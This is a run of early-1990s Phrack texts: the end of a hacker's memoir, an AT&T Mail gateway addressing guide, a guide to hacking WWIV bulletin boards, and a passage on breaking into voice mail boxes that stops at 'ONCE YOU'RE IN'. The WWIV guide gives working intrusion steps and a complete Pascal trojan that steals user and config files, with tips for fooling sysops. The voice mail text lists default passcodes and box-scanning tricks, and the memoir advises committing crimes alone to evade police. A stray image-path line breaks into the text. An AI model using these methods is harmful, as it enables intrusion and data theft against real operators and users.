Of course the whole world changed when I picked up a 300 baud modem. Suddenly there was the communication and knowledge that I had been hungry for. People wrote text files on just about everything imaginable. What is the president's phone number? How can I call the pope? How can I make lowercase on my Apple II? What are the routing numbers for boxing to the Eastern Bloc countries?

Codes were never much of an interest. The systems that ran them, however, were quite interesting. As technology advanced, SCCs started using sophisticated AI techniques to detect any kind of abnormal usage instantly. Codes used to last several months, now they only lasted a few hours. Boxing,

however, was a little more elegant and was the flashy way to call your friends.

Even before I had ever heard of boxing or phreaking, I enjoyed the benefits of what we now know as a "red box". While in boarding school, I noticed that a somewhat broken phone emitted obscenely loud "beeps" when you dropped in a quarter. I took a little micro-recorder and recorded myself dropping about $5.00 into the phone. When I played this back into the telephone, the telco thought I was actually dropping change in the machine! I was able to call my girlfriend or whomever and speak for hours. Now most payphones mute those tones so they are barely audible, if at all.

Local user groups were a good place to pick up software, legal and otherwise. Remember those damn "CLOAD" magazine tapes for the TRS-80? 80-Micro magazine? The early 80's was the time of the hardware hacker - anything bizarre you wanted you had to make yourself, since it wasn't available otherwise. Now you can call any of a slew of 800 numbers, give them your credit card number (!) and have it on your doorstep the next day.

I think part of the problem of the "new generation" of hackers, phreakers, warez kids, etc, is that they never had the experience with low-level stuff and actually having to into the hardware to get what they wanted. Their only programming experience is coming from school, which gives a shallow and usually totally impractical background for the "real world".

My eventual disgust with the pirate world came when products such as "Pirate's Friend" came out, allowing people to sector edit out my name and insert theirs. I had spent quite a lot of time trying to find new software, and enjoyed the ego stroke of having my name passed around. I had a lot of respect for book authors that were plagiarized after that...

About the industry

The computer industry in general is interesting. Working in it, I hope I'm justified to speak about it. Getting a job is quite easy, since the technology is changing so much, unless it is in something that will be around for some time, you can usually pick up a job by just knowing the latest developments, the buzzwords, and having good "chemistry". In the valley many firms realize that colleges don't really teach you much in the way of practical knowledge. At best, they give you the opportunity to try different types of machines. It amazes me that HR departments in companies across the country won't even look at a resume unless the applicant has a college degree. Advanced degrees are a different matter and are usually quite applicable towards research, but your usual BA/BS variety? Nah. If you want to make a lot of money in this industry, all you need to do is get the reputation as a person who "gets things done" and have superior communication skills. You can write your ticket after that.

About legal issues

Anyone who has ever read some of my later text files (1986, 1987) knows that I had no qualms about the legalities of beating an establishment. Although my line of morals was probably beyond where others placed theirs, I could always justify to myself damage or loss to an establishment, "beating the system", rather than hurting the individual. Although I am pretty right-winged in beliefs, I have a great distrust for the policing agencies.

Various memories

Getting a call from my father while at school and being told that Control C had called him and relayed the message "Tell Doug the FBI are after The Disk Jockey. Get rid of everything and hide." To say I "cleaned house" would have been a gross understatement. I knew this was true, I, like many others, had just ridden on the false pretense that they would have better things to do then come after me. I later saw intelligence reports showing that I had been kept track of for some time. I was described as:

"Involved in some type of student-loan scam through creating fictitious college

applicants at his school. Very violent temper, ruthless attitude. Breaks people's legs for money (TX). Owns a motorcycle and a european sedan. Nasty hacker."

Only a handful of people would know that I had a motorcycle, so it was somewhat upsetting that they had this kind of information on me. I later saw some of this same information in Michigan Bell Security's records. They also had the correct phone number for my place at Cornell, my parents number, and even the number of some of my personal non-computer related friends.

SummerCon in 1987 was a fun experience. I had the opportunity to meet many of the people that I communicated with regularly, as well as wonder why people thought St. Louis was such a wonderful place. While there were a few socially "on-the-fringe" types, I was amazed that most of the other "hackers" didn't fit the usual stereotypes. They were just regular guys that had a some above average cleverness that allowed them to see the things that others couldn't.

By the time I was 20 years old, I had about $40,000 worth of credit on plastic, as well as a $10,000 line of credit for "signature loans" at a local bank. The credit system was something that seemed fun to exploit, and it doesn't take long to figure out how the "system" works. With that kind of cash Aavailable, however, it's tempting to go and buy something outrageous and do things that you wouldn't normally do if you had the cash. This country is really starting to revolve around credit, and it will be very hard to survive if you don't have some form of it. If more people were aware of how the credit systems worked, they might be able to present themselves in a better light to future creditors. I don't think that credit is a difficult thing to understand, I just had an unusual interest in understanding and defeating it. Perhaps this is something that my future text files should be about.

Getting busted
~~~~~~~~~~~~~~

On June 27, 1988 at 1:47am, I had just parked my car outside my apartment and was walking up to the door when I heard someone say "Doug?" I knew that no friend of mine would be visiting at that hour, so I knew my fate before I turned around. An FBI agent, State police detective and a local detective were walking up to me. "We have a warrant for your arrest." Interestingly, they had actually several warrants, since they weren't sure what my name was. I was being arrested for 6 counts of "conspiracy to commit fraud". After being searched to make sure I wasn't carrying a gun, they asked if they could "go into my apartment and talk about things". Although I had completely "cleaned house" and had nothing to hide in there, I wasn't about to help out an investigation on me. "Ah, I think I had better contact an attorney first." "Is there one you can call right now?" "Are you kidding? It's 2:00am!"

I was handcuffed and had my legs strapped together with a belt and was thrown in the back of a car. This was one of those usual government cars that you see in the movies with the blackwalls and usual hubcaps. Interestingly enough, the armrest of the car hid quite an array of radio equipment. Although pretty freaked out, I figured the best thing to do at that point was try to get some sleep and call the best attorney money could by in the morning.

Little did I know where I was being brought. I was driven all the way to a small Indiana town (population 5,000) where a 16 year-old Wheatfield Indiana boy had made the statement that he and I "agreed to devise a scam". Although nothing was ever done, merely planning it created the conspiracy charge.

I figured that after my arraignment I could post bail and find an attorney. I had almost $10k in the bank and could probably find more if I needed it. I was sadly mistaken. The next day at my arraignment the charges were read and bail was set -- $150,000.00, cash only!

In a strange turn of events, the FBI decided to totally drop the case against me. The federal prosecutor figured it wasn't worth wasting his time and they jumped out. However, the Indiana state police were involved in my arrest and were angry that the FBI was dropping the case after they had invested so much time and money in the case, so they decided to pursue the case themselves. There is so much friction between the FBI and state police, that
~~~~~~~~~~~~~~

the FBI didn't even answer their letters when they tried to request information and data files on me.

Funny. I spent 6 months in a tiny county jail, missing the start and first semester of school. I was interrogated constantly. I never told on a sole and never made a statement about myself. I sat in jail daily, reading books and waiting for my court dates. Although I never expected it, nobody ever thanks you when you keep your mouth shut. I can't imagine that many people would sit in jail for a long time in order to save their friends. Perhaps it's a personal thing, but I always thought that although I doubt someone else would do it for me, I would never, ever tell anything on anyone else. I would never be responsible for someone else's demise. It took a lot of money, and a lot of friday nights of frustration, but I walked away from that incident without ever making a statement. It was at a time when my "roots" were deepest and I probably could have really turned in a lot of other people for my benefit, but it was at a time in my life where I could afford to miss some school and the integrity was more important to me. There were a lot of decisions that had to be made, and spending time in jail is nothing to be proud of, but I never backed down or gave in. It did provide the time for me to really re-evaluate who and what I was, and where I was going.

People I've known
~~~~~~~~~~~~~~~~

Compaq	Personal friend for some time now.
Control C	Mostly likely the craziest guy I've ever met. Really nice guy.
Knight Lightning	Would call me up in the middle of the night and want to discuss philosophical and social issues. Kind of guy I would probably get along with outside of computers as well.
Loki	Friend since high school. Made a big splash in the h/p world, then disappeared from it. He and I (and Control C) drove to SummerCon together.
Shooting Shark	Great guy who used to be into calling bridges and would yell "Hey, I'm paying for this!" Truly one of the only people that I ever knew that didn't do anything blatantly illegal. Most of our email was over the optimization of crypt. The Mad Alchemist Sysop of Lunatic Labs, one of the only boards that I feel is worth the telephone call anymore. He has given me a lot of slack and runs a BBS that picks up some of the most obscure information. A sysop that others should be judged by.
Tom Brokaw	Personal friend since childhood that stood by me through thick and thin, bailing me out of trouble time and time again. I can never thank him enough for being a true friend.

BBSs
~~~

More than I could mention here. A few more recent notables --

Atlantis	Although run on an Apple, the Lineman had this system so slick and customized that it became the standard that a lot of the PC based boards were created with. It was the first real "clearinghouse" for text files.
Free World II	Run by Major Havoc and myself, this was an incredibly robust system, and was one of the first to be run on a US Robotics HST. Although it was primarily a discussion board, the file areas offered some of the best files -- virtually no games, but about every real utility and the like.
Metal AE	201-879-6668 - this was a true blue AE line that was around for like 5 or 6 years and was ALWAYS busy. Had all of the original cDc and other bizarre text files, occasionally some new Apple warez.

Lunatic Labs — Still up and still great.

Metal Shop Private — Perhaps one of the best boards of all time. Run by Taran King and had a healthy, yet secure userlog. It was a closed system, the only way to get on was to know somebody. Everyone on the system knew each other in some sense.

World of Cryton — One of the first boards to have a "philter" and to really push the messages as far as codes, accounts, card numbers, etc. This was also the demise, along with many of the 414 hackers.

Misc
~~~

2600 Magazine — How could I not like a magazine that published articles I wrote? This really is a great magazine and anyone who is interested in computers, privacy, or cyber-issues in general should subscribe.

Fame...? — Was in the movie "Hoosiers" (thanks for bringing that up, Shark!), even though I'm not a basketball fan. Met Dennis Hopper, etc. Went to school with a lot of famous people's kids. Most have some pretty serious problems. Be glad you are who you are.

Marriage...? — I'm single and will do everything I can to stay that way. When people ask me about getting married I tell them that the idea of car payments scare me. I enjoy having girlfriends, but I've become too independent. I still run around at bars until sometimes 3:00am or so, but still manage to spend about 50 or 60 hours a week at work. Even if I cut out the bar scene, I wouldn't have much time to spend with someone else on a daily basis.

Advice — If you ever get into doing illegal things, make sure you do them by yourself. Your chances of getting caught when you do things solo and resist the temptation to "brag" about them is minimal. When someone else knows about what you have done, it doesn't matter how good of a friend they are. If they get into trouble, you are going to the sacrificial lamb when it comes to negotiating their freedom. Even the strongest willed individuals seem to crumble when questioned by police. Groups are bad news. There are very little advantages to being in a group and all it does is increase your personal risk by multitudes. Cracking groups aren't nearly as dangerous, but they DO bring boards down. Look to the fate of groups such as LOD for examples of group fate. Lex Luthor, perhaps one of the most elusive and private hackers of all time was the one to bring down the rest of the group. This was tough for me, as many of the members were people I talked with and could really feel for.

Don't get discouraged in life if you feel that you are behind the rest because you don't come from a rich family or have the best equipment. I left home when I was 17 years old, keeping only minimal contact with my parents since then and lived life pretty well, using my abilities to "smooth talk" and pure enthusiasm to walk into about any job. Don't put people down -- everyone has something to
~~~

teach you, even the bum on the street might be able to tell you how to make some free phone calls! There is a wealth of information to be found via Usenet, text files, or even your school or public library. Stay informed and well read.

Email — I always enjoy hearing from people. Reach me via the Internet at douglas@netcom.com, or on Lunatic Labs BBS.

==Phrack Inc.==
Volume Three, Issue Thirty-four, File #4 of 11

```
 _____________________________
||                             ||
||  The AT&T Mail Gateway      ||
||                             ||
||    December 19, 1990        ||
||                             ||
||     by Robert Alien         ||
||_____________________________||
```

The Internet Gateway

The Internet Gateway provides Internet e-mail users with a method of communication to AT&T Mail. The Interconnect consists of various private email networks and uses an addressing format better know as Domain Addressing Service (DAS).

A domain address consists of a user name, followed by an @ sign and/or % sign and a domain name, which is usually the system name.

Example:

```
jdoe@attmail.com
```

Sending Email to Internet Users

To send email from the AT&T MailService to the Internet community use the UUCP addressing style.

Example:

```
internet!system.domain!username
```

Translates to:

```
internet!gnu.ai.mit.edu!jdoe
```

If you are sending e-mail to an Internet user whose e-mail address may be in the RFC 822 format (user@domain), you must translate the RFC address before sending your message to an Internet recipient.

```
username@system.domain (Internet user's address)

internet!system.domain!username (to a UUCP address)
```

Example:

```
username%system2@system.domain (Internet user's address)
```

Translates to:

```
internet!system.domain!system2!username
```

Sending Email From The Internet

To send email to the AT&T Mail Service, Internet users can choose either the RFC 822 or UUCP addressing style. The Internet recognizes attmail.com as the domain identifier for AT&T Mail when electronic messages are sent through the gateway. Although many Internet users choose to send e-mail using the RFC 822 addressing style, the UUCP style is also available on many UNIX systems on the Internet, but not every system supports UUCP. Below are examples of both addressing styles:

RFC 822 Addressing: username@attmail.com

Example:

```
jsmith@attmail.com
```

UUCP Addressing: attmail.com!username

Example:

```
attmail.com!jdoe
```

Although email can be sent through the Internet gateway, surcharged services, such as Telex, FAX, COD, U.S. Mail, overnight, urgent mail and messages destined to other ADMDs connected to AT&T Mail are not deliverable. If you are an Internet e-mail user attempting to use a surcharged service and are not registered on AT&T Mail, you will not be able to send your message, and will be automatically notified. Below is a list of surcharged services that are unavailable to Internet users.

* FAX
* Telex
* COD
* U.S. Mail
* Overnight
* Administrative Management Domain (ADMD) Messages

Sending Email to Bitnet Users

To send email to BITNET users from AT&T Mail, enter:

```
internet!host.bitnet!user
```

Sending Email to UUNET Users

To send email to UUNET users from AT&T Mail via the Internet Gateway, enter:

```
attmail!internet!uunet!system!user
```

Internet Restrictions

The following commercial restrictions apply to the use of the Internet Gateway.

* Users are prohibited to use the Internet to carry traffic between commercial (for profit) electronic messaging systems.

* Advertising and soliciting i.e., messages offering goods or services for sale or offers of jobs.

* Provision of for-profit service, other than electronic messaging to Internet users, is permitted (e.g., database services) if such service is used for scholarly research purposes and its costs are borne by individual or institutional subscription.

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #5 of 11

```
***                    ***
***                    ***
*** The Complete Guide ***
***  to Hacking WWIV   ***
***                    ***
***     by Inhuman     ***
***   September 1991   ***
***                    ***
***                    ***
```

WWIV is one of the most popular BBS programs in the country. With thousands of boards in WWIVnet and hundreds in the spinoff WWIVlink, there is a lot of support and community. The nice thing about WWIV is that it is very easy to set up. This makes it popular among the younger crowd of sysops who can't comprehend the complexities of fossil drivers and batch files. In this file, I will discuss four methods of hacking WWIV to achieve sysop access and steal the user and configuration files. Just remember the number one rule of hacking: Don't destroy, alter, or create files on someone else's computer, unless it's to cover your own trail. Believe me, there is nothing lower than the scum who hack BBSes for the sheer pleasure of formatting someone else's hard drive. But there is nothing wrong (except legally) with hacking a system to look at the sysop's files, get phone numbers, accounts, etc. Good luck.

```
***
*** Technique #1: The Wildcard Upload
***
```

This technique will only work on a board running an unregistered old version of DSZ and a version of WWIV previous to v4.12. It is all based on the fact that if you do a wildcard upload (*.*), whatever file you upload will go into the same directory as DSZ.COM, which is often the main BBS directory. So there are several methods of hacking using this technique.

If the sysop is running an unmodified version of WWIV, you can simply compile a modded version of it with a backdoor and overwrite his copy. Your new copy will not be loaded into memory until the BBS either shrinks out (by running an onliner or something), or the sysop terminates the BBS and runs it again.

You can also have some fun with two strings that WWIV always recognizes at the NN: prompt: "!@-NETWORK-@!" and "!@-REMOTE-@!". The first is used by WWIVnet to tell the BBS that it is receiving a net call. If the BBS is part of a network and you type "!@-NETWORK-@!", it will then wait for the network password and other data. If the board is not part of a network, it will just act like you typed an invalid user name. The second string is reserved for whatever programs people wanted to write for WWIV, like an off-line reader or whatever. Snarf (the file leeching utility) uses this. If there is not a REMOTE.EXE or REMOTE.COM in the main BBS directory, it will also act as if you entered an invalid user name. So, what you can do is wildcard upload either REMOTE.COM or NETWORK.COM. You want to call them COM files, because if the EXE files already exist, the COM ones will be called first. If the BBS is part of a network, you should go for REMOTE.COM, because if you do NETWORK.COM, it will screw up network communications and the sysop will notice a lot faster. Of course, if you're going straight in for the kill, it doesn't matter.

So, what should NETWORK.COM or REMOTE.COM actually be? you ask. Well, you can try renaming COMMAND.COM to one of those two, which would make a DOS shell for you when it was executed. This is tricky, though, because you need to know his DOS version. I suggest a batch file, compiled to a COM file using PC Mag's BAT2EXEC. You can make the batch file have one line:

```
\COMMAND
```

That way you don't have to worry about DOS versions.

Remember that this method of hacking WWIV is almost completely obsolete.

It is just included for reference, or for some old board run from an empty house where the sysop logs on twice a year or something.

***
*** Technique #2: The PKZIP Archive Hack
***

Probably the most vulnerable part of WWIV is the archive section. This section allows users to unZIP files to a temporary directory and ZIP the files you want into a temporary ZIP file, then download it. This is useful if you download a file from another board, but one file in it is corrupted. This way you don't have to re-download the whole file. Anyway, on with the show. Make a zip file that contains a file called PKZIP.BAT or COM or EXE. It doesn't matter. This file will be executed, so make it whatever you want, just like in Technique #1. Make it COMMAND.COM, or a batch file, or a HD destroyer, whatever you want. So you upload this file, and then type "E" to extract it.

It'll ask you what file to extract and you say the name of the file you just uploaded. It'll then say "Extract What? " and you say "*.*". It'll then unzip everything (your one file) into the TEMP directory. Then go to the archive menu ("G") and pick "A" to add a file to archive. It'll ask what file you want to add, and say anything, it doesn't matter. At this point it will try to execute the command:

```
PKZIP TEMP.ZIP \TEMP\%1
```

Where %1 is what you just entered. The file pointer is already pointing to the temp directory, so instead of executing PKZIP from the DOS path, it'll execute the file sitting in the current directory, TEMP. So then it runs PKZIP and you get your DOS shell or whatever.

If PKZIP does not work, you may want to try uploading another file, and use the same technique, but instead make it an ARC file and call the file in the archive PKPAK.

This technique is relatively easy to defeat from the sysop's end, but often they are too lazy, or just haven't heard about it.

***
*** Technique #3: The -D Archive Hack
***

This technique also plays on the openness of WWIV's archive system. This is another method of getting a file into the root BBS directory, or anywhere on the hard drive, for that matter.

First, create a temporary directory on your hard drive. It doesn't matter what it's called. We'll call it TEMP. Then, make a sub-directory of TEMP called AA. It can actually be called any two-character combination, but we'll keep it nice and simple. Then make a subdirectory of AA called WWIV.

Place NETWORK.COM or REMOTE.COM or whatever in the directory \TEMP\AA\WWIV. Then from the TEMP directory execute the command:

```
PKZIP -r -P STUFF.ZIP         <--- The case of "r" and "P" are important.
```

This will create a zip file of all the contents of the directories, but with all of the directory names recursed and stored. So if you do a PKZIP -V to list the files you should see AA\WWIV\REMOTE.COM, etc.

Next, load STUFF.ZIP into a hex editor, like Norton Utilities, and search for "AA". When you find it (it should occur twice), change it to "C:". It is probably a good idea to do this twice, once with the subdirectory called WWIV, and another with it called BBS, since those are the two most common main BBS directory names for WWIV. You may even want to try D: or E: in addition to C:. You could even work backwards, by forgetting the WWIV subdirectory, and just making it AA\REMOTE.COM, and changing the "AA" to "..". This would be foolproof. You could work from there, doing "..\..\DOS\PKZIP.COM" or whatever.

Then upload STUFF.ZIP (or whatever you want to call it) to the BBS, and type "E" to extract it to a temporary directory. It'll ask you what file.

Type "STUFF.ZIP". It'll ask what you want to extract. Type """-D". It'll then execute:


```
PKUNZIP STUFF.ZIP ""-D
```

It will unzip everything into the proper directory. Voila. The quotation marks are ignored by PKUNZIP and are only there to trip up WWIV v4.20's check for the hyphen. This method can only be defeated by modifying the source code, or taking out the calls to any PKZIP or PKUNZIP programs in INIT, but then you lose your archive section.

```
***
*** Technique #4: The Trojan Horse File-Stealer
***
```

This method, if executed properly, is almost impossible to defeat, and will conceivably work on any BBS program, if you know the directory structure well enough. Once again, you need PC Mag's BAT2EXEC, or enough programming experience to write a program that will copy files from one place to another.

The basic principle is this: You get the sysop to run a program that you upload. This program copies \WWIV\DATA\USER.LST and \WWIV\CONFIG.DAT *over* files that already exist in the transfer or gfiles area. You then go download those files and you have the two most important files that exist for WWIV. Now, you need to do a certain amount of guess-work here. WWIV has it's directories set up like this:



The sysop sets the names for the DIR1, DIR2, etc. Often you have names like UPLOADS, GAMES, UTILS, etc. For the gfile dirs you might have GENERAL, HUMOR, whatever.

So you have to make a guess at the sysop's directory names. Let's say he never moves his files from the upload directory. Then do a directory list from the transfer menu and pick two files that you don't think anyone will download. Let's say you see:

```
RABBIT  .ZIP 164k : The History of Rabbits from Europe to the U.S.
SCD     .COM  12k : SuperCD - changes dirs 3% faster than DOS's CD!
```

So you then might write a batch file like this:

```
@ECHO OFF
COPY \WWIV\DATA\USER.LST \WWIV\DLOADS\UPLOADS\RABBIT.ZIP
COPY \BBS\DATA\USER.LST \BBS\DLOADS\UPLOADS\RABBIT.ZIP
COPY \WWIV\CONFIG.DAT \WWIV\DLOADS\UPLOADS\SCD.COM
COPY \BBS\CONFIG.DAT \BBS\DLOADS\UPLOADS\SCD.COM
```

You'd then compile it to a COM file and upload it to the sysop directory. Obviously this file is going to be pretty small, so you have to make up plausible use for it. You could say it's an ANSI screen for your private BBS, and the sysop is invited. This is good if you have a fake account as the president of some big cracking group. You wouldn't believe how gullible some

sysops are. At any rate, use your imagination to get him to run the file. And make it sound like he shouldn't distribute it, so he won't put it in some public access directory.

There is a problem with simply using a batch file. The output will look like:

```
1 file(s) copied.
File not found.
1 file(s) copied.
File not found.
```

That might get him curious enough to look at it with a hex editor, which would probably blow everything. That's why it's better to write a program in your favorite language to do this. Here is a program that searches specified drives and directories for CONFIG.DAT and USER.LST and copies them over the files of your choice. It was written in Turbo Pascal v5.5:

```
Program CopyThisOverThat;

{ Change the dir names to whatever you want.  If you change the number of
  locations it checks, be sure to change the "num" constants as well  }

uses dos;

const
   NumMainDirs = 5;
   MainDirs: array[1..NumMainDirs] of string[8] = ('BBS','WWIV','WORLD',
      'BOARD','WAR');
   NumGfDirs = 3;
   GFDirs: array[1..NumGFDirs] of string[8] = ('DLOADS','FILES','UPLOADS');
   NumSubGFDirs = 2;
   SubGFDirs: array[1..NumSubGFDirs] of string[8] = ('UPLOADS','MISC');

   NumDirsToTest = 3;
   DirsToTest: array[1..NumDirsToTest] of string[3] = ('C:\','D:\','E:\');
   {ok to test for one that doesn't exist}

   {Source file names include paths from the MAIN BBS subdir (e.g. "BBS")  }

   SourceFileNames: array[1..2] of string[25] = ('DATA\USER.LST','DATA\CONFIG.DA
T');

   { Dest file names are from subgfdirs }

   DestFileNames: array[1..2] of string[12] = ('\BDAY.MOD','\TVK.ZIP');

var
   p, q, r, x, y, dirN: byte;
   bigs: word;
   CurDir, BackDir: string[80];
   f1, f2: file;
   Info: pointer;
   ok: boolean;

Procedure Sorry;

var
   x, y: integer;
begin
for y := 1 to 1000 do
   for x := 1 to 100 do
      ;
Writeln;
Writeln ('<THIS IS DISPLAYED WHEN FINISHED>');  {change to something like }
Writeln;                                        {Abnormal program termination}
ChDir(BackDir);
Halt;
end;
```

```
begin

Write ('<THIS IS DISPLAYED WHILE SEARCHING>'); {change to something like }

{$I-}                                          {Loading...}

GetDir (0, BackDir);
ChDir('\');
for dirn := 1 to NumDirsToTest do
   begin
   ChDir(DirsToTest[dirn]);
   if IOResult = 0 then
      begin
      for p := 1 to NumMainDirs do
         begin
         ChDir (MainDirs[p]);
         if (IOResult <> 0) then
            begin
            if (p = NumMainDirs) and (dirn = NumDirsToTest) then
               Sorry;
            end else begin
            p := NumMainDirs;
            for q := 1 to NumGFDirs do
               begin
               ChDir (GFDirs[q]);
               if (IOResult <> 0) then
                  begin
                  if (q = NumGFDirs) and (dirn=NumdirsToTest) then
                     Sorry;
                  end else begin
                  q := NumGFDirs;
                  for r := 1 to NumSubGFDirs do
                     begin
                     ChDir (SubGFDirs[r]);
                     if (IOResult <> 0) then
                        begin
                        if r = NumSubGFDirs then
                           Sorry;
                        end else begin
                        r := NumSubGFDirs;
                        dirn := NumDirsToTest;
                        ok := true;
                        end;
                     end;
                  end;
               end;
            end;
         end;
      end;
   end;
GetDir (0, CurDir);
ChDir ('..');
ChDir ('..');
for x := 1 to 2 do
   begin
   Assign (f1, SourceFileNames[x]);
   Assign (f2, CurDir+DestFileNames[x]);
   Reset (f1, 1);
   if IOResult <> 0 then
      begin
      if x = 2 then
         Sorry;
      end else begin
      ReWrite (f2, 1);
      Bigs := FileSize(f1);
      GetMem(Info, Bigs);
      BlockRead(f1, Info^, Bigs);
      BlockWrite (f2, Info^, Bigs);
      FreeMem(Info, Bigs);
      end;
```

```
   end;
Sorry;
end.
```

So hopefully the sysop runs this program and emails you with something like "Hey it didn't work bozo!". Or you could make it work. You could actually stick a BBS ad in the program or whatever. It's up to you. At any rate, now you go download those files that it copied the USER.LST and CONFIG.DAT over. You can type out the CONFIG.DAT and the first word you see in all caps is the system password. There are several utilities for WWIV that let you compile the USER.LST to a text file. You can find something like that on a big WWIV board, or you can try to figure it out with a text or hex editor. At any rate, once you have those two files, you're in good shape.

You could also use a batch file like that in place of one that calls COMMAND.COM for something like REMOTE.COM. It's up to you.

```
***
*** Hacking Prevention
***
```

So you are the sysop of a WWIV board, and are reading this file with growing dismay. Have no fear, if you have patience, almost all of these methods can be fixed.

To eliminate the wildcard upload, all you have to do it get a current copy of WWIV (4.20), and the latest version of DSZ. It's all been fixed. To fix the PKZIP archive hack, simply specify a path in INIT in all calls to PKZIP, PKUNZIP, PKPAK, PKUNPAK, and any other archive programs you have. So your command lines should look like:

```
\DOS\PKZIP -V %1
```

Or something similar. That will fix that nicely. To eliminate the -D method, you have to make some modifications to the source code if you want to keep your archive section. Goose, sysop of the Twilight Zone BBS in VA, puts out a NOHACK mod, which is updated regularly. It fixes ALL of these methods except the last. The latest version of NOHACK is v2.4. If you are a WWIV sysop, put it in.

I can think of two ways to stop the last method, but neither of them are easy, and both require source code modifications. You could keep track of the filesize of a file when it's uploaded. Then when someone goes to download it, you could check the actual filesize with the size when it was uploaded. If they differ, it wouldn't let you download it. You could do the same with the date. Although either method could be gotten around with enough patience.

For a virtually unhackable system, voice validate all users, have all uploads go to the sysop directory so you can look over them first, and don't run any programs. Of course, this is very tedious, but that is the price of a secure BBS.

```
***
*** Thanks
***
```

Thanks to Fenris Wolf for teaching me about the -D method, to Steve for help with the CopyThisOverThat program, and to Insight for proofing this file.

```
******************************************************************************
```

==Phrack Inc.==

Volume Three, Issue Thirty-four, File #6 of 11

HACKING VOICE MAIL SYSTEMS

by Night Ranger

DISCLAIMER

I, Night Ranger, or anyone else associated with Phrack, am not responsible for anything the readers of this text may do. This file is for informational and educational purposes only and should not be used on any system or network without written permission of the authorized persons in charge.

INTRODUCTION

I decided to write this text file because I received numerous requests for vmbs from people. Vmbs are quite easy to hack, but if one doesn't know where to start it can be hard. Since there aren't any decent text files on this subject, I couldn't refer them to read anything, and decided to write one myself. To the best of my knowledge, this is the most complete text on hacking vmb systems. If you have any comments or suggestions, please let me know.

Voice Mail Boxes (vmbs) have become a very popular way for hackers to get in touch with each other and share information. Probably the main reason for this is their simplicity and availability. Anyone can call a vmb regardless of their location or computer type. Vmbs are easily accessible because most are toll free numbers, unlike bulletin boards. Along with their advantages, they do have their disadvantages. Since they are easily accessible this means not only hackers and phreaks can get information from them, but feds and narcs as well. Often they do not last longer than a week when taken improperly. After reading this file and practicing the methods described, you should be able to hack voice mail systems with ease. With these thoughts in mind, let's get started.

FINDING A VMB SYSTEM

The first thing you need to do is find a VIRGIN (unhacked) vmb system. If you hack on a system that already has hackers on it, your chance of finding a box is considerably less and it increases the chance that the system administrator will find the hacked boxes. To find a virgin system, you need to SCAN some 800 numbers until you find a vmb. A good idea is to take the number of a voice mail system you know, and scan the same exchange but not close to the number you have.

FINDING VALID BOXES ON THE SYSTEM

If you get a high quality recording (not an answering machine) then it is probably a vmb system. Try entering the number 100, the recording should stop. If it does not, you may have to enter a special key (such as '*' '#' '8' or '9') to enter the voice mail system. After entering 100 it should either connect you to something or do nothing. If it does nothing, keep entering (0)'s until it does something. Count the number of digits you entered and this will tell you how many digits the boxes on the system are. You should note that many systems can have more than one box length depending on the first number you enter, Eg. Boxes starting with a six can be five digits while boxes starting with a seven can only be four. For this file we will assume you have found a four digit system, which is pretty common. It should do one of the following things...

1) Give you an error message, Eg. 'Mailbox xxxx is invalid.'
2) Ring the extension and then one of the following..
    1) Someone or no one answers.

    2) Connects you to a box.
3) Connect you to mailbox xxxx.

If you get #1 then try some more numbers. If you get #2 or #3 then you have found a valid vmb (or extension in the case of 2-1). Extensions usually have a vmb for when they are not at their extension. If you get an extension, move on. Where you find one box you will probably find more surrounding it. Sometimes a system will try to be sneaky and put one valid vmb per 10 numbers. Eg. Boxes would be at 105, 116, 121, ... with none in between. Some systems start boxes at either 10 after a round number or 100 after, depending on whether it is a three or four box system. For example, if you do not find any around 100, try 110 and if you do not find any around 1000 try 1100. The only way to be sure is to try EVERY possible box number. This takes time but can be worth it.

Once you find a valid box (even if you do not know the passcode) there is a simple trick to use when scanning for boxes outside of a vmb so that it does not disconnect you after three invalid attempts. What you do is try two box numbers and then the third time enter a box number you know is valid. Then abort (usually by pressing (*) or (#)) and it will start over again. From there you can keep repeating this until you find a box you can hack on.

FINDING THE LOGIN SEQUENCE

Different vmb systems have different login sequences (the way the vmb owner gets into his box). The most common way is to hit the pound (#) key from the main menu. This pound method works on most systems, including Aspens (more on specific systems later). It should respond with something like 'Enter your mailbox.' and then 'Enter your passcode.' Some systems have the asterisk (*) key perform this function. Another login method is hitting a special key during the greeting (opening message) of the vmb. On a Cindy or Q Voice Mail system you hit the zero (0) key during the greet and since you've already entered your mailbox number it will respond with 'Enter your passcode.' If (0) doesn't do anything try (#) or (*). These previous two methods of login are the most common, but it is possible some systems will not respond to these commands. If this should happen, keep playing around with it and trying different keys. If for some reason you cannot find the login sequence, then save this system for later and move on.

GETTING IN

This is where the basic hacking skills come to use. When a system administrator creates a box for someone, they use what's called a default passcode. This same code is used for all the new boxes on the system, and often on other systems too. Once the legitimate owner logs into his new vmb, they are usually prompted to change the passcode, but not everyone realizes that someone will be trying to get into their mailbox and quite a few people leave their box with the default passcode or no passcode at all. You should try ALL the defaults I have listed first.

DEFAULTS	BOX NUMBER	TRY	
box number (bn)	3234	3234	Most Popular
bn backwards	2351	1532	Popular
bn+'0'	323	3230	Popular With Aspens

Some additional defaults in order of most to least common are:

4d	5d	6d	
0000	00000	000000	*MOST POPULAR*
9999	99999	999999	*POPULAR*
1111	11111	111111	*POPULAR*
1234	12345	123456	*VERY POPULAR WITH OWNERS*
4321	54321	654321	
6789	56789	456789	
9876	98765	987654	
2222	22222	222222	

```
3333      33333     333333
4444      44444     444444
5555      55555     555555
6666      66666     666666
7777      77777     777777
8888      88888     888888
1991
```

It is important to try ALL of these before giving up on a system. If none of these defaults work, try anything you think may be their passcode. Also remember that just because the system can have a four digit passcode the vmb owner does not have to have use all four digits. If you still cannot get into the box, either the box owner has a good passcode or the system uses a different default. In either case, move on to another box. If you seem to be having no luck, then come back to this system later. There are so many vmb systems you should not spend too much time on one hard system.

If there's one thing I hate, it's a text file that says 'Hack into the system. Once you get in...' but unlike computer systems, vmb systems really are easy to get into. If you didn't get in, don't give up! Try another system and soon you will be in. I would say that 90% of all voice mail systems have a default listed above. All you have to do is find a box with one of the defaults.

ONCE YOU'RE IN

